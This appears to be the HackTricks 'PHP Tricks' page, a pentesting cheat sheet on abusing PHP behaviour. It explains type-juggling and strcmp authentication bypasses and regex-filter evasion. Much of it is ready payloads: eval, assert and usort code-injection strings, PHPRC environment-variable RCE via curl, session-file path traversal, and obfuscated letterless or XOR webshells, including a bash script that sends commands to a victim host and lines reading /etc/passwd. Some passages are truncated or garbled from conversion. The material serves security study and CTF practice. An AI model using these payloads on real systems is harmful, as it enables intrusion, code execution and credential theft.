# PHP Tricks

**Cookies common location:**

This is also valid for phpMyAdmin cookies.

Cookies:

PHPSESSID

phpMyAdmin

Locations:

/var/lib/php/sessions

/var/lib/php5/

/tmp/


Example: ../../../../../../tmp/sess\_d1d531db62523df80e1153ada1d4b02e

**Bypassing PHP comparisons**

**Loose comparisons/Type Juggling ( == )**

If == is used in PHP, then there are unexpected cases where the comparison doesn't behave as expected. This is because "==" only compare values transformed to the same type, if you also want to compare that the type of the compared data is the same you need to use ===.

PHP comparison tables: <https://www.php.net/manual/en/types.comparisons.php>



[590KB](https://129538173-files.gitbook.io/~/files/v0/b/gitbook-legacy-files/o/assets%2F-L_2uGJGU7AVNRcqRvEi%2F-L_XuI0TZTpp-CTpacx9%2F-L_Xvd-NATzKMvjjBKyF%2FEN-PHP-loose-comparison-Type-Juggling-OWASP.pdf?alt=media&token=b15be241-9a70-49e5-926e-15446e93c072)

[EN-PHP-loose-comparison-Type-Juggling-OWASP.pdf](https://129538173-files.gitbook.io/~/files/v0/b/gitbook-legacy-files/o/assets%2F-L_2uGJGU7AVNRcqRvEi%2F-L_XuI0TZTpp-CTpacx9%2F-L_Xvd-NATzKMvjjBKyF%2FEN-PHP-loose-comparison-Type-Juggling-OWASP.pdf?alt=media&token=b15be241-9a70-49e5-926e-15446e93c072)

[pdf](https://129538173-files.gitbook.io/~/files/v0/b/gitbook-legacy-files/o/assets%2F-L_2uGJGU7AVNRcqRvEi%2F-L_XuI0TZTpp-CTpacx9%2F-L_Xvd-NATzKMvjjBKyF%2FEN-PHP-loose-comparison-Type-Juggling-OWASP.pdf?alt=media&token=b15be241-9a70-49e5-926e-15446e93c072)

* "string" == 0 -> True A string which doesn't start with a number is equals to a number
* "0xAAAA" == "43690" -> True Strings composed by numbers in dec or hex format can be compare to other numbers/strings with True as result if the numbers were the same (numbers in a string are interpreted as numbers)
* "0e3264578" == 0 --> True A string starting with "0e" and followed by anything will be equals to 0
* "0X3264578" == 0X --> True A string starting with "0" and followed by any letter (X can be any letter) and followed by anything will be equals to 0
* "0e12334" == "0" --> True This is very interesting because in some cases you can control the string input of "0" and some content that is being hashed and compared to it. Therefore, if you can provide a value that will create a hash starting with "0e" and without any letter, you could bypass the comparison. You can find **already hashed strings** with this format here: <https://github.com/spaze/hashes>
* "X" == 0 --> True Any letter in a string is equals to int 0

More info in <https://medium.com/swlh/php-type-juggling-vulnerabilities-3e28c4ed5c09>

**in\_array()**

**Type Juggling** also affects to the in\_array() function by default (you need to set to true the third argument to make an strict comparison):

$values = array("apple","orange","pear","grape");

var\_dump(in\_array(0, $values));

//True

var\_dump(in\_array(0, $values, true));

//False

**strcmp()/strcasecmp()**

If this function is used for **any authentication check** (like checking the password) and the user controls one side of the comparison, he can send an empty array instead of a string as the value of the password (https://example.com/login.php/?username=admin&password[]=) and bypass this check:

if (!strcmp("real\_pwd","real\_pwd")) { echo "Real Password"; } else { echo "No Real Password"; }

// Real Password

if (!strcmp(array(),"real\_pwd")) { echo "Real Password"; } else { echo "No Real Password"; }

// Real Password

The same error occurs with strcasecmp()

**Strict type Juggling**

Even if === is **being used** there could be errors that makes the **comparison vulnerable** to **type juggling**. For example, if the comparison is **converting the data to a different type of object before comparing**:

(int) "1abc" === (int) "1xyz" //This will be true

**preg\_match(/^.\*/)**

**preg\_match()** could be used to **validate user input** (it **checks** if any **word/regex** from a **blacklist** is **present** on the **user input** and if it's not, the code can continue it's execution).

**New line bypass**

However, when delimiting the start of the regexppreg\_match() **only checks the first line of the user input**, then if somehow you can **send** the input in **several lines**, you could be able to bypass this check. Example:

$myinput="aaaaaaa

11111111"; //Notice the new line

echo preg\_match("/1/",$myinput);

//1 --> In this scenario preg\_match find the char "1"

echo preg\_match("/1.\*$/",$myinput);

//1 --> In this scenario preg\_match find the char "1"

echo preg\_match("/^.\*1/",$myinput);

//0 --> In this scenario preg\_match DOESN'T find the char "1"

echo preg\_match("/^.\*1.\*$/",$myinput);

//0 --> In this scenario preg\_match DOESN'T find the char "1"

To bypass this check you could **send the value with new-lines urlencoded** (%0A) or if you can send **JSON data**, send it in **several lines**:

{

"cmd": "cat /etc/passwd"

}

Find an example here: <https://ramadistra.dev/fbctf-2019-rceservice>

**Length error bypass**


(This bypass was tried apparently on PHP 5.2.5 and I couldn't make it work on PHP 7.3.15) If you can send to preg\_match() a valid very **large input**, it **won't be able to process it** and you will be able to **bypass** the check. For example, if it is blacklisting a JSON you could send:

payload = '{"cmd": "ls -la", "injected": "'+ "a"\*1000001 + '"}'

From: <https://medium.com/bugbountywriteup/solving-each-and-every-fb-ctf-challenge-part-1-4bce03e2ecb0>

**ReDoS Bypass**

Trick from: <https://simones-organization-4.gitbook.io/hackbook-of-a-hacker/ctf-writeups/intigriti-challenges/1223> and <https://mizu.re/post/pong>



In short the problem happens because the preg\_\* functions in PHP builds upon the [PCRE library](http://www.pcre.org/). In PCRE certain regular expressions are matched by using a lot of recursive calls, which uses up a lot of stack space. It is possible to set a limit on the amount of recursions allowed, but in PHP this limit [defaults to 100.000](http://php.net/manual/en/pcre.configuration.php#ini.pcre.recursion-limit) which is more than fits in the stack.

[This Stackoverflow thread](http://stackoverflow.com/questions/7620910/regexp-in-preg-match-function-returning-browser-error) was also linked in the post where it is talked more in depth about this issue. Our task was now clear: **Send an input that would make the regex do 100\_000+ recursions, causing SIGSEGV, making the preg\_match() function return false thus making the application think that our input is not malicious, throwing the surprise at the end of the payload something like {system(<verybadcommand>)} to get SSTI --> RCE --> flag :)**.

Well, in regex terms, we're not actually doing 100k "recursions", but instead we're counting "backtracking steps", which as the [PHP documentation](https://www.php.net/manual/en/pcre.configuration.php#ini.pcre.recursion-limit) states it defaults to 1\_000\_000 (1M) in the pcre.backtrack\_limit variable. To reach that, 'X'\*500\_001 will result in 1 million backtracking steps (500k forward and 500k backwards):

payload = f"@dimariasimone on{'X'\*500\_001} {{system('id')}}"

**Type Juggling for PHP obfuscation**

$obfs = "1"; //string "1"

$obfs++; //int 2

$obfs += 0.2; //float 2.2

$obfs = 1 + "7 IGNORE"; //int 8

$obfs = "string" + array("1.1 striiing")[0]; //float 1.1

$obfs = 3+2 \* (TRUE + TRUE); //int 7

$obfs .= ""; //string "7"

$obfs += ""; //int 7

**Execute After Redirect (EAR)**

If PHP is redirecting to another page but no **die** or **exit** function is **called after the header Location** is set, the PHP continues executing and appending the data to the body:

<?php

// In this page the page will be read and the content appended to the body of

// the redirect response

$page = $\_GET['page'];

header('Location: /index.php?page=default.html');

readfile($page);

?>

**Path Traversal and File Inclusion Exploitation**

Check:

[PAGEFile Inclusion/Path traversal](https://book.hacktricks.xyz/pentesting-web/file-inclusion)

**More tricks**

* **register\_globals**: In **PHP < 4.1.1.1** or if misconfigured, **register\_globals** may be active (or their behavior is being mimicked). This implies that in global variables like $\_GET if they have a value e.g. $\_GET["param"]="1234", you can access it via **$param. Therefore, by sending HTTP parameters you can overwrite variables** that are used within the code.
* The **PHPSESSION cookies of the same domain are stored in the same place**, therefore if within a domain **different cookies are used in different paths** you can make that a path **accesses the cookie of the path** setting the value of the other path cookie. This way if **both paths access a variable with the same name** you can make the **value of that variable in path1 apply to path2**. And then path2 will take as valid the variables of path1 (by giving the cookie the name that corresponds to it in path2).
* When you have the **usernames** of the users of the machine. Check the address: **/~<USERNAME>** to see if the php directories are activated.
* [**LFI and RCE using php wrappers**](https://book.hacktricks.xyz/pentesting-web/file-inclusion)

**password\_hash/password\_verify**

This functions are typically used in PHP to **generate hashes from passwords** and to to **check** if a password is correct compared with a hash. The supported algorithms are: PASSWORD\_DEFAULT and PASSWORD\_BCRYPT (starts with $2y$). Note that **PASSWORD\_DEFAULT is frequently the same as PASSWORD\_BCRYPT.** And currently, **PASSWORD\_BCRYPT** has a **size limitation in the input of 72bytes**. Therefore, when you try to hash something larger than 72bytes with this algorithm only the first 72B will be used:

$cont=71; echo password\_verify(str\_repeat("a",$cont), password\_hash(str\_repeat("a",$cont)."b", PASSW

False

$cont=72; echo password\_verify(str\_repeat("a",$cont), password\_hash(str\_repeat("a",$cont)."b", PASSW

True

**HTTP headers bypass abusing PHP errors**

**Causing error after setting headers**

From [**this twitter thread**](https://twitter.com/pilvar222/status/1784618120902005070?t=xYn7KdyIvnNOlkVaGbgL6A&s=19) you can see that sending more than 1000 GET params or 1000 POST params or 20 files, PHOP is not going to be setting headers in the response.

Allowing to bypass for example CSP headers being set in codes like:


<?php

header("Content-Security-Policy: default-src 'none';");

if (isset($\_GET["xss"])) echo $\_GET["xss"];

**Filling a body before setting headers**

If a **PHP page is printing errors and echoing back some input provided by the user**, the user can make the PHP server print back some **content long enough** so when it tries to **add the headers** into the response the server will throw and error. In the following scenario the **attacker made the server throw some big errors**, and as you can see in the screen when php tried to **modify the header information, it couldn't** (so for example the CSP header wasn't sent to the user):



**Code execution**

**system("ls");** **`ls`;** **shell\_exec("ls");**

[Check this for more useful PHP functions](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/php-tricks-esp/php-useful-functions-disable_functions-open_basedir-bypass)

**RCE via preg\_replace()**

preg\_replace(pattern,replace,base)

preg\_replace("/a/e","phpinfo()","whatever")

To execute the code in the "replace" argument is needed at least one match. This option of preg\_replace has been **deprecated as of PHP 5.5.0.**

**RCE via Eval()**

'.system('uname -a'); $dummy='

'.system('uname -a');#

'.system('uname -a');//

'.phpinfo().'

<?php phpinfo(); ?>

**RCE via Assert()**

This function within php allows you to **execute code that is written in a string** in order to **return true or false** (and depending on this alter the execution). Usually the user variable will be inserted in the middle of a string. For example: assert("strpos($\_GET['page']),'..') === false") --> In this case to get **RCE** you could do:

?page=a','NeVeR') === false and system('ls') and strpos('a

You will need to **break** the code **syntax**, **add** your **payload**, and then **fix it again**. You can use **logic operations** such as "**and" or "%26%26" or "|"**. Note that "or", "||" doesn't work because if the first condition is true our payload won't get executed. The same way ";" doesn't work as our payload won't be executed.

**Other option** is to add to the string the execution of the command: '.highlight\_file('.passwd').'

**Other option** (if you have the internal code) is to modify some variable to alter the execution: $file = "hola"

**RCE via usort()**

This function is used to sort an array of items using an specific function. To abuse this function:

<?php usort(VALUE, "cmp"); #Being cmp a valid function ?>

VALUE: );phpinfo();#

<?php usort();phpinfo();#, "cmp"); #Being cmp a valid function ?>

<?php

function foo($x,$y){

usort(VALUE, "cmp");

}?>

VALUE: );}[PHP CODE];#

<?php

function foo($x,$y){

usort();}phpinfo;#, "cmp");

}?>

You can also use **//** to comment the rest of the code.

To discover the number of parenthesis that you need to close:

* ?order=id;}//: we get an error message (Parse error: syntax error, unexpected ';'). We are probably missing one or more brackets.
* ?order=id);}//: we get a **warning**. That seems about right.
* ?order=id));}//: we get an error message (Parse error: syntax error, unexpected ')' i). We probably have too many closing brackets.

**RCE via .httaccess**

If you can **upload** a **.htaccess**, then you can **configure** several things and even execute code (configuring that files with extension .htaccess can be **executed**).

Different .htaccess shells can be found [here](https://github.com/wireghoul/htshells)

**RCE via Env Variables**

If you find a vulnerability that allows you to **modify env variables in PHP** (and another one to upload files, although with more research maybe this can be bypassed), you could abuse this behaviour to get **RCE**.

* [**LD\_PRELOAD**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#ld_preload-and-ld_library_path): This env variable allows you load arbitrary libraries when executing other binaries (although in this case it might not work).
* **PHPRC** : Instructs PHP on **where to locate its configuration file**, usually called php.ini. If you can upload your own config file, then, use PHPRC to point PHP at it. Add an **auto\_prepend\_file** entry specifying a second uploaded file. This second file contains normal **PHP code, which is then executed** by the PHP runtime before any other code.
  1. Upload a PHP file containing our shellcode
  2. Upload a second file, containing an **auto\_prepend\_file** directive instructing the PHP preprocessor to execute the file we uploaded in step 1
  3. Set the PHPRC variable to the file we uploaded in step 2.
     1. Get more info on how to execute this chain [**from the original report**](https://labs.watchtowr.com/cve-2023-36844-and-friends-rce-in-juniper-firewalls/).
* **PHPRC** - another option
  1. If you **cannot upload files**, you could use in FreeBSD the "file" /dev/fd/0 which contains the **stdin**, being the **body** of the request sent to the stdin:
     1. curl "http://10.12.72.1/?PHPRC=/dev/fd/0" --data-binary 'auto\_prepend\_file="/etc/passwd"'
  2. Or to get RCE, enable **allow\_url\_include** and prepend a file with **base64 PHP code**:
     1. curl "http://10.12.72.1/?PHPRC=/dev/fd/0" --data-binary $'allow\_url\_include=1\nauto\_prepend\_file="data://text/plain;base64,PD8KICAgcGhwaW5mbygpOwo/Pg=="'
  3. Technique [**from this report**](https://vulncheck.com/blog/juniper-cve-2023-36845).

**PHP Static analysis**

Look if you can insert code in calls to these functions (from [here](https://www.youtube.com/watch?v=SyWUsN0yHKI&feature=youtu.be)):

exec, shell\_exec, system, passthru, eval, popen

unserialize, include, file\_put\_cotents

$\_COOKIE | if #This mea

If yo are debugging a PHP application you can globally enable error printing in/etc/php5/apache2/php.ini adding display\_errors = On and restart apache : sudo systemctl restart apache2

**Deobfuscating PHP code**

You can use the **web** [**www.unphp.net**](http://www.unphp.net/) **to deobfuscate php code.**

**PHP Wrappers & Protocols**

PHP Wrappers ad protocols could allow you to **bypass write and read protections** in a system and compromise it. For [**more information check this page**](https://book.hacktricks.xyz/pentesting-web/file-inclusion#lfi-rfi-using-php-wrappers-and-protocols).

**Xdebug unauthenticated RCE**

If you see that **Xdebug** is **enabled** in a phpconfig() output you should try to get RCE via <https://github.com/nqxcode/xdebug-exploit>

**Variable variables**

$x = 'Da';

$$x = 'Drums';

echo $x; //Da

echo $$x; //Drums

echo $Da; //Drums

echo "${Da}"; //Drums

echo "$x ${$x}"; //Da Drums

echo "$x ${Da}"; //Da Drums

**RCE abusing new $\_GET["a"]($\_GET["b"])**

If in a page you can **create a new object of an arbitrary class** you might be able to obtain RCE, check the following page to learn how:

[PAGEPHP - RCE abusing object creation: new $\_GET["a"]($\_GET["b"])](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/php-tricks-esp/php-rce-abusing-object-creation-new-usd_get-a-usd_get-b)

**Execute PHP without letters**

<https://securityonline.info/bypass-waf-php-webshell-without-numbers-letters/>

**Using octal**

$\_="\163\171\163\164\145\155(\143\141\164\40\56\160\141\163\163\167\144)"; #system(cat .passwd);

**XOR**

$\_=("%28"^"[").("%33"^"[").("%34"^"[").("%2c"^"[").("%04"^"[").("%28"^"[").("%34"^"[").("%2e"^"[").("%29"^"[").("%38"^"[").("%3e"^"["); #show\_source

$\_\_=("%0f"^"!").("%2f"^"\_").("%3e"^"\_").("%2c"^"\_").("%2c"^"\_").("%28"^"\_").("%3b"^"\_"); #.passwd

$\_\_\_=$\_\_; #Could be not needed inside eval

$\_($\_\_\_); #If ¢\_\_\_ not needed then $\_($\_\_), show\_source(.passwd)

**XOR easy shell code**

According to [**this writeup**](https://mgp25.com/ctf/Web-challenge/) the following it's possible to generate an easy shellcode this way:

$\_="`{{{"^"?<>/"; // $\_ = '\_GET';

${$\_}[\_](${$\_}[\_\_]); // $\_GET[\_]($\_GET[\_\_]);

$\_="`{{{"^"?<>/";${$\_}[\_](${$\_}[\_\_]); // $\_ = '\_GET'; $\_GET[\_]($\_GET[\_\_]);

So, if you can **execute arbitrary PHP without numbers and letters** you can send a request like the following abusing that payload to execute arbitrary PHP:

POST: /action.php?\_=system&\_\_=cat+flag.php

Content-Type: application/x-www-form-urlencoded

comando=$\_="`{{{"^"?<>/";${$\_}[\_](${$\_}[\_\_]);

For a more in depth explanation check <https://ctf-wiki.org/web/php/php/#preg_match>

**XOR Shellcode (inside eval)**

#!/bin/bash

if [[ -z $1 ]]; then

echo "USAGE: $0 CMD"

exit

fi

CMD=$1

CODE="\$\_='\

lt;>/'^'{{{{';\${\$\_}[\_](\${\$\_}[\_\_]);" `$\_='

lt;>/'^'{{{{'; --> \_GET` `${$\_}[\_](${$\_}[\_\_]); --> $\_GET[\_]($\_GET[\_\_])` `So, the function is inside $\_GET[\_] and the parameter is inside $\_GET[\_\_]` http --form POST "http://victim.com/index.php?\_=system&\_\_=$CMD" "input=$CODE"

**Perl like**

<?php

$\_=[];

$\_=@"$\_"; // $\_='Array';

$\_=$\_['!'=='@']; // $\_=$\_[0];

$\_\_\_=$\_; // A

$\_\_=$\_;

$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;

$\_\_\_.=$\_\_; // S

$\_\_\_.=$\_\_; // S

$\_\_=$\_;

$\_\_++;$\_\_++;$\_\_++;$\_\_++; // E

$\_\_\_.=$\_\_;

$\_\_=$\_;

$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++; // R

$\_\_\_.=$\_\_;

$\_\_=$\_;

$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++; // T

$\_\_\_.=$\_\_;

$\_\_\_\_='\_';

$\_\_=$\_;

$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++; // P

$\_\_\_\_.=$\_\_;

$\_\_=$\_;

$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++; // O

$\_\_\_\_.=$\_\_;

$\_\_=$\_;

$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++; // S

$\_\_\_\_.=$\_\_;

$\_\_=$\_;

$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++;$\_\_++; // T

$\_\_\_\_.=$\_\_;

$\_=$$\_\_\_\_;

$\_\_\_($\_[\_]); // ASSERT($\_POST[\_]);